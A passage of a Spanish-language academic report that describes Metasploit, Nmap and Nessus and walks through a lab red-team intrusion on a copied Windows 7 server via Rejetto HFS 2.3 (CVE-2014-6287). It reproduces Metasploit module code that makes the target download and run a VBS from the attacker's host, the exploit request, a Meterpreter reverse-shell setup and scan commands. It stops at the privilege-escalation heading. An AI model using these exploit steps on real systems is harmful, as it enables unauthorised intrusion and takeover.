Por lo tanto las estrategias que deben tener los blue team vendrán relacionados igualmente y como se observa en la siguiente imagen al ciclo de vida de una amenaza pero desde el punto de vista defensivo, y en los cuales destacan dos métricas, el MTTD o tiempo medio de detección que comprende las fases de colección de información, descubrimiento de amenazas y la cualificación en función del riego para la organización y el MTTR o tiempo de respuesta con sus respectivas fases de investigación y neutralización frente a un incidente previendo detectado. Por último, una fase de recuperación que comprende las actividades necesarias para volver las operaciones a su estado inicial, los reportes y presentación de resultados y lecciones aprendidas que tengan lugar.

Ilustración 2 Administración del ciclo de vida de amenazas



Fuente: Security Operación Maturity Model - Logrhythm[24]

4.3 EJERCICIO DE RED TEAM

4.3.1 Herramientas utilizadas.

La siguientes es la descripción de las herramientas utilizadas en el desarrollo del proceso de intrusión.

4.3.1.1 Metasploit.

Metasploit es un framware que permite la ejecución completa de una prueba de seguridad, desde la generación de objetivos de escaneos, pasando por la búsqueda de posibles vulnerabilidades, la ejecución de estas, mecanismos de pos-explocion, e informes de estas actividades entre otros.

[24] Security Operations Maturity Model [Sitio web]. Logrhythm.2020. Consultada 10 noviembre 2020]. Disponible en: https://logrhythm.com/security-operations-maturity-model-white-paper/

En general la herramienta como se menciona en la página oficial del fabricante rapid7[25] permite adicional al proceso de reconocimiento iniciar, generar escaneo, explotación, pos-explotación, mantenimiento del acceso, informes y limpieza. Por lo anterior se puede considerar que metasploit está alineada con las principales fases de las metodologías de penetración más reconocidas.

Se encuentra disponible tanto una versión libre y otra de pago que recibe el nombre de Metasploit Pro, a diferencia de la primera alternativa dispone de una interfaz web desde la cual administrar todas las fases ya descritas, mejoras en módulos de reportes y facilidades para el trabajo colaborativo.

- Meterpreter, como parte de las herramientas de metasploit se encuentra meterpreter una carga útil, la cual es una carga útil, como lo menciona offensive Security[26], con la capacidad de inyectar DLL y correr en memoria ram, por lo que no escribe datos en disco, se comunicarse a través del zócalo del stager y proporciona una API Ruby completa del lado del cliente. Metasploit tiene una API de cliente Ruby con todas las funciones.

4.3.1.2 Nmap.

Nmap (“mapeador de redes”), es una herramienta para escaneo de puertos, libre y de código abierto. Es considerado una herramienta flexible y poderosa, cuenta con una interface gráfica y línea de comandos, como se describe en la documentación oficial, “Nmap utiliza paquetes IP "crudos" («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como docenas de otras características.”[27] . El resultado luego de realizar el escaneo con la herramienta dependerá de las opciones con las cuales se configure, generalmente se podrá identificar para cada uno de los activos, su dirección IP, puertos abiertos o una descripción de su estado y protocolos, algunos otras opciones podrían identificar el sistema operativo, si existe en el medio algún equipo con función

[25] Metasploit Basics | Metasploit Documentation [Sitio web], Rapid7, 2021, [Consultada 1 septiembre 2021]. Disponible en https://docs.rapid7.com/metasploit/metasploit-basics/>

[26] Meterpreter, [Sitio web], Rapid7, 2021, [Consultada 22 septiembre 2021]. Disponible en https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

[27] Nmap.org. Guía de referencia de Nmap (Página de manual) [Sitio web]. 2021. Fyodor [Consultada 12 septiembre 2021]. Disponible en: https://nmap.org/man/es/index.html#man-description

de filtrado de paquetes por ejemplo un FW, el estado puede ser open (abierto), filtered (filtrado), closed (cerrado), o unfiltered (no filtrado)[28]

- Abierto (open), significa que la maquina por el puerto indicado está a espera de establecer una conexión, por lo tanto, serán dichos puertos sobre los cuales se centrarán posteriores opciones de escaneo para determinar información adicional.
- Filtrado (Filtered), respuesta obtenida cuando la herramienta detecta un cortafuego u otra herramienta que bloquea la actividad de escaneo y por consiguiente Nmap no logra determinar si dicho puerto está abierto o cerrado para la dirección IP indicada.
- Cerrado (Close), Nmap detecto que dicho puerto no responde y por lo tanto no se encuentra actualmente ningún servicio ejecutado que haga uso de dicho recurso, pero vale la pena resaltar que es justamente el puerto sobre la maquina quien indica este respondiendo, por lo tanto, sería una buena práctica tener este aspecto en cuenta para posteriores análisis debido a que un nuevo aplicativo podría hacer uso y por lo tanto abrir esta conexión. Seria por lo tanto recomendable bloquear estos puertos cerrados por medio de un FW hasta el momento de requerirlos.
- No filtrado (unfiltered), Indica que el puerto responde a las solicitudes de la herramienta, sin embargo, no es posible determinar si se encuentra en estado abierto o cerrado.
- abierto|filtrado, Este estado indica que la herramienta de escaneo no logro determinar si el puerto está en estado abierto o filtrado, algunos escaneos de tipo UDP, protocolo IP, FIN, Null y Xmas clasifican a los puertos de esta manera.
- cerrado|filtrado, Este estado indica que la herramienta de escaneo no logro determinar si el puerto está en estado cerrado o filtrado, este tipo de respuesta se da en escaneos de tipo sondeo IPID pasivo.

Los argumentos u opciones que la herramienta dispone son variados, su uso dependerá del propósito por el cual se utiliza. Se listarán las más comúnmente utilizadas, el listado completo se encuentra en el enlace de la documentación oficial[29]:


- -p <rango de puertos>: Sólo sondear los puertos indicados
- -sV: Sondear puertos abiertos, para obtener información de servicio/versión
- -O: Activar la detección de sistema operativo (SO)

[28] Ibid. p. 1.

[29] Nmap.org. Guía de referencia de Nmap (Resumen de Opciones) [Sitio web]. 2020. Fyodor [Consultada 12 septiembre 2021]. Disponible en: https://nmap.org/man/es/man-briefoptions.html

- -T [0-5]: Seleccionar plantilla de temporizado (los números altos son más rápidos)

Ilustración 3 Ejemplo uso herramienta NMAP



Fuente: Guía de referencia de Nmap /nmap.org/man/

Nmap dispone de diferentes técnicas de sondeo de puertos, desde la técnica por defecto sondeo SYN, a escaneos sobre UDP, TCP Null, FIN, TCP ACK, cambio en los Flags del protocolo TCP, escaneo de protocolo IP, sondeo de rebote FTP, entre otros, determinar cuál es más idóneo dependerá de cada caso y el objetivo de escaneo, y como se menciona en su página de documentación oficial, “Los expertos conocen docenas de técnicas de sondeo y eligen la más apropiada (o una combinación de éstas) para la tarea que están realizando. Los usuarios sin experiencia y los "script kiddies", sin embargo, intentan resolver cada problema con el sondeo SYN por omisión.”[30]

4.3.1.3 NESSUS.

Nessus es una herramienta para el escaneo de vulnerabilidades, propiedad de tenable, dentro de las funcionalidades adicionales los escaños convencionales, se encuentran el descubrimiento de activos, auditoria de configuraciones, detección de programas malignos. Cuenta con licenciamiento para pruebas llamado Nessus essentials con limitación en el número de objetivos a 16 equipos por escaneo y una alternativa empresarial con módulos adicionales de detección de vulnerabilidades.

[30] Nmap.org. Guía de referencia de Nmap (Técnicas de sondeo de puertos) [Sitio web]. 2020. Fyodor [Consultada 12 septiembre 2021]. 2021Disponible en: https://nmap.org/man/es/man-port-scanning-techniques.html

4.3.2 Datos relevantes para la instrucción.

Los siguientes datos suministrados el documento anexo 3 fueron de relevancia durante todos los pasos del proceso de instrucción, desde los pasos iniciales de enumeración, pasando por la búsqueda de vulnerabilidades, la selección del aplicativo vulnerables, el exploit a utilizar para generar la intrusión y los pasos de pos-explotación.

- Sistema operativo, como parte de la información suministrada se identifica como objetivo un equipo Windows 7 con arquitectura de 64 bits.
- Información de comportamiento de fuga de datos, lo que da como indicio que sobre el equipo se generó de alguna manera una actividad de intrusión que conlleva a tener privilegios y acceso a información del equipo, la idea es validar cual replicar este proceso.
- Aplicativos instalados, otro indicio importante es la utilización del aplicativo rejetto v.2.3, es suma importancia, debido a que, desde el proceso de enumeración, tanto como de búsqueda de vulnerabilidades y explotación se deberá validar si dicha aplicación esta efectivamente corriendo sobre el equipo afectado y presente alguna debilidad a nivel de seguridad.
- Copia del servidor, el ejercicio contempla que las actividades que genera el equipo de Red Team serán sobre un servidor que es una copia del servidor comprometido, es de importancia debido a que, en un escenario real de presentarse una afectación en el proceso, ningún servicio de la compañía se vería afectado, ni información adicional que pueda servir para procesos de investigación y forense sobre la maquina afectada.

4.3.3 Herramienta para identificación de fallos de seguridad.


La identificación de los fallos de seguridad en el equipo objetivo se realizado por medio de los siguientes pasos haciendo uso de las herramientas listadas en el punto 2.1, de la siguiente manera.

- Inicialmente se realiza un reconocimiento de los servicios del equipo objetivo, por medio de la herramienta Nmap desde maquina con dirección IP 192.168.90.4 y sobre la cual se encuentra instalada la distribución Kali Linux, a dirección IP 192.168.90.6. Es de relevación aclarar que el proceso de enumeración en red se obvia debido a que conocemos de ante mano la dirección IP asignada a la máquina objetivo, sin embargo, en un escenario real sería el primero paso para ejecutar.

Se establecen la opción -sV se determinan las versiones de los servicios y la opción -p en esta ocasión a todos los puertos para Nmap con el objetivo de identificar más información. Las imágenes del proceso detallado se presentan en el punto 2.5, es de destacar que el análisis siguiente se realiza teniendo en cuenta el servicio por el puerto 80, sin embargo, el escaneo identifico otros puertos propios del sistema operativo abiertos.

Como resultado de observa que el puerto 80 tiene activo un servicio en HTTP, con versión httpfileserver http2.3, el aplicativo es reconocido como rejentto. En la siguiente imagen se observa la página del servicio de file server sobre HTTP.

Ilustración 4 Respuesta http servidor fileserver




Fuente: propia.

- Haciendo uso de los scripts de Nmap para identificación de vulnerabilidades se realiza un escaneo al puerto 80, los parámetros configurados son los siguientes. nmap -f -sS -sV -p 80 --script vuln 192.168.90.6. Las imágenes del proceso detallado se presentan en el punto 2.5
  El resultado obtenido demuestra que existen varias vulnerabilidades asociadas al servicio y versión para el fileserver del puerto 80.

- Se realiza búsqueda partiendo de los resultados obtenidos en la base de datos de exploitDB, En la siguiente imagen obtenido para la vulnerabilidad identificada que tiene una relación a Metasploit.


Ilustración 5 Búsqueda Exploit Database



Fuente: propia.

- Identificación de vulnerabilidades adicionales, Con el objetivo de identificar otras vulnerabilidades sobre el sistema y por medio de la herramienta Nessus se configura y ejecuta un escaneo. En la siguiente imagen se presenta el resultado.

Ilustración 6 Resultado análisis Nessus




Fuente: propia.

El resultado destaca la detección de vulnerabilidades adicionales a nivel de sistema operativo, entre ellas destaca por ser critica la asociada a SMB server 4013389 (Eternalblue).

- La herramienta Metasploit es utilizada para realizar el proceso de explotación de la vulnerabilidad del aplicativo rejentto, por medio del módulo exploit/Windows/http/rejentto/hfs_exec, Las imágenes del proceso detallado se presentan en el punto 2.5.

  En la siguiente imagen se puede visualizar los detalles del módulo de la herramienta Metasploit.

Ilustración 7 Modulo Rejetto Metasploit



Fuente: propia.

- Debido a que la vulnerabilidad permite la ejecución de código remoto, la carga útil es Meterpreter y de esta manera se consigue tener una Shell del sistema de manera remota, el escalamiento de los privilegios y la creación de un usuario local con permisos de administración, como muestra PoC, frente a los directivos. Las imágenes del proceso detallado se presentan en el punto 2.5.

4.3.4 explicación del ataque.

La vulnerabilidad identificada sobre el aplicativo Rejentto versión 2.3, permite ejecutar de manera remota código, debido a un incorrecto manejo de parámetro en las expresiones regulares, puntualmente sobre la función findMacroMarker en parserLib.pas. Teniendo en cuenta lo anterior, el módulo utilizado de metasploit como se observa en la siguiente imagen genera solicitudes con algunas expresiones regulares que al aplicativo no pude gestionar de manera correcta, permitiendo por lo tanto realizar ejecución de código, que en este caso inicia una conexión desde el servidor remoto al atacante.

Ilustración 8 Detalles modulo metasploit #1

```
def primer
  file_name = rand_text_alpha(rand(10)+5)
  file_ext = '.vbs'
  file_full_name = file_name + file_ext
  vbs_path = "%TEMP%\\#{file_full_name}"

  vbs_code = "Set x=CreateObject(\"Microsoft.XMLHTTP\")\x0d\x0a"
  vbs_code << "On Error Resume Next\x0d\x0a"
  vbs_code << "x.Open \"GET\",\"http://#{datastore['LHOST']}:#{datastore['SRVPORT']}#{get_resource}\",False\x0d\x0a"
  vbs_code << "If Err.Number <> 0 Then\x0d\x0a"
  vbs_code << "wsh.exit\x0d\x0a"
  vbs_code << "End If\x0d\x0a"
  vbs_code << "x.Send\x0d\x0a"
  vbs_code << "Execute x.responseText"
```

Fuente: propia.

Ilustración 9 Detalles modulo metasploit #2

```
    payloads = [
      "save|#{vbs_path}|#{vbs_code}",
      "exec|wscript.exe //B //NOLOGO #{vbs_path}"
    ]

    print_status("Sending a malicious request to #{target_uri.path}")
    payloads.each do |payload|
      send_request_raw({
        'method' => 'GET',
        'uri'    => "/?search=%00{.#{URI::encode(payload)}.}"
      })
    end
    register_file_for_cleanup(vbs_path)
  end
```

Fuente: propia.

La vulnerabilidad se encuentra registrada bajo el CVE-2014-6287, el vector de ataque es por medio de la red, no es necesaria una previa autenticación al aplicativo y el impacto de su explotación como se observa por medio de las pruebas permite obtener el control del sistema por completo.

Ilustración 10 Carga útil seleccionada meterpreter


```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.90.4     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Fuente: propia.

En la siguiente imagen se pueden evidenciar tanto el equipo atacante como el objetivo, los puertos involucrados para generar las peticiones. Las solicitudes iniciales se realizan desde el equipo Kali con dirección IP 192.168.90.4, con los parámetros configurados en el módulo para el exploit de metasploit, posteriormente debido a que la vulnerabilidad permite ejecución de código, se inyecta la carga útil de meterpreter y se obtiene la Shell reversa, ya con acceso al equipo objetivo se ejecutan los procesos de post-explotación y creación del usuario administrador.

Ilustración 11 Esquema intrusión KALI-Maquina objetivo




Fuente: propia.

4.3.5 Pasos realizados explotación

4.3.5.1 Enumeración.

El proceso de enumeración se realiza por medio de Nmap con los siguientes parámetros nmap -sS -sV 192.168.90.6. En la siguiente imagen se observa el resultado de la ejecución.

Ilustración 12 Resultado escaneo Nmap




Fuente: propia.

4.3.5.2 Escaneo vulnerabilidades.

Se realizaron dos procesos para el escaneo de recomendaciones, inicialmente se utiliza la herramienta de nmap con los siguientes parámetros nmap -f -sS -sV -p 80 --script vuln 192.168.90.6, el resultado se evidencia en la siguiente imagen.


Ilustración 13 Resultado script vuln Nmap



Fuente: propia.

Como parte de las recomendaciones se encuentra en exploit con relaciona al módulo de metasploit exploit/Windows/http/rejentto_hps_exec, este será el que se utiliza para el paso de explotación.


Ilustración 14 Modulo metasploit identificado Nmap



Fuente: propia.

Una segunda escaneo de vulnerabilidades se realiza por medio de la herramienta Nessus, en la siguiente imagen se observa la configuración del escaneo programado para la dirección IP de la maquina objetivo.


Ilustración 15 Configuración escaneo Nessus



Fuente: propia.

El resultado del escaneo se presente en la siguiente imagen, en este caso la herramienta identifico vulnerabilidades a nivel operativo, entre las que destaca por ser de carácter crítico, SMB servidor (Eternalblue), a destacar que dentro del informe también se encuentra referencia a un módulo de metasploit Windows exploit/windows/smb/ms17_010_eternalblue.

Ilustración 16 Resultado escaneo Nessus




Fuente: propia.

4.3.5.3 Explotación vulnerabilidad

En la siguiente imagen se visualiza la configuración del módulo exploit/Windows/http/rejentto/hfs_exec,


Ilustración 17 Configuración opciones modulo Metasploit



Fuente: propia.

Se configura la dirección IP del equipo objetivo y ejecuta el módulo.


Ilustración 18 Resultado ejecución modulo exploit



Fuente: propia.

En imagen siguiente y como parte de las pruebas y debido a que se tiene acceso al equipo objetivo se pueden visualizar las peticiones realizadas por metasploit, estas hacen referencia tanto al exploit como a la carga útil meterpreter.

Ilustración 19 Visualización peticiones HTTP




Fuente: propia.

4.3.5.4 Postexplotación

Como parte de las pruebas del acceso se presenta la siguiente imagen con la información del computador, su sistema operativo, arquitectura, lenguaje, dominio.


Ilustración 20 Evidencia información de sistema objetivo.



Fuente: propia.

Posterior al establecimiento de la conexión es de importancia validar con que usuarios se encuentra corriendo la Shell, esto debido a que determinara los niveles de acceso que se tienen.

Ilustración 21 Comando usuario del sistema.




Fuente: propia.

4.3.5.5 Elevación de privilegios.

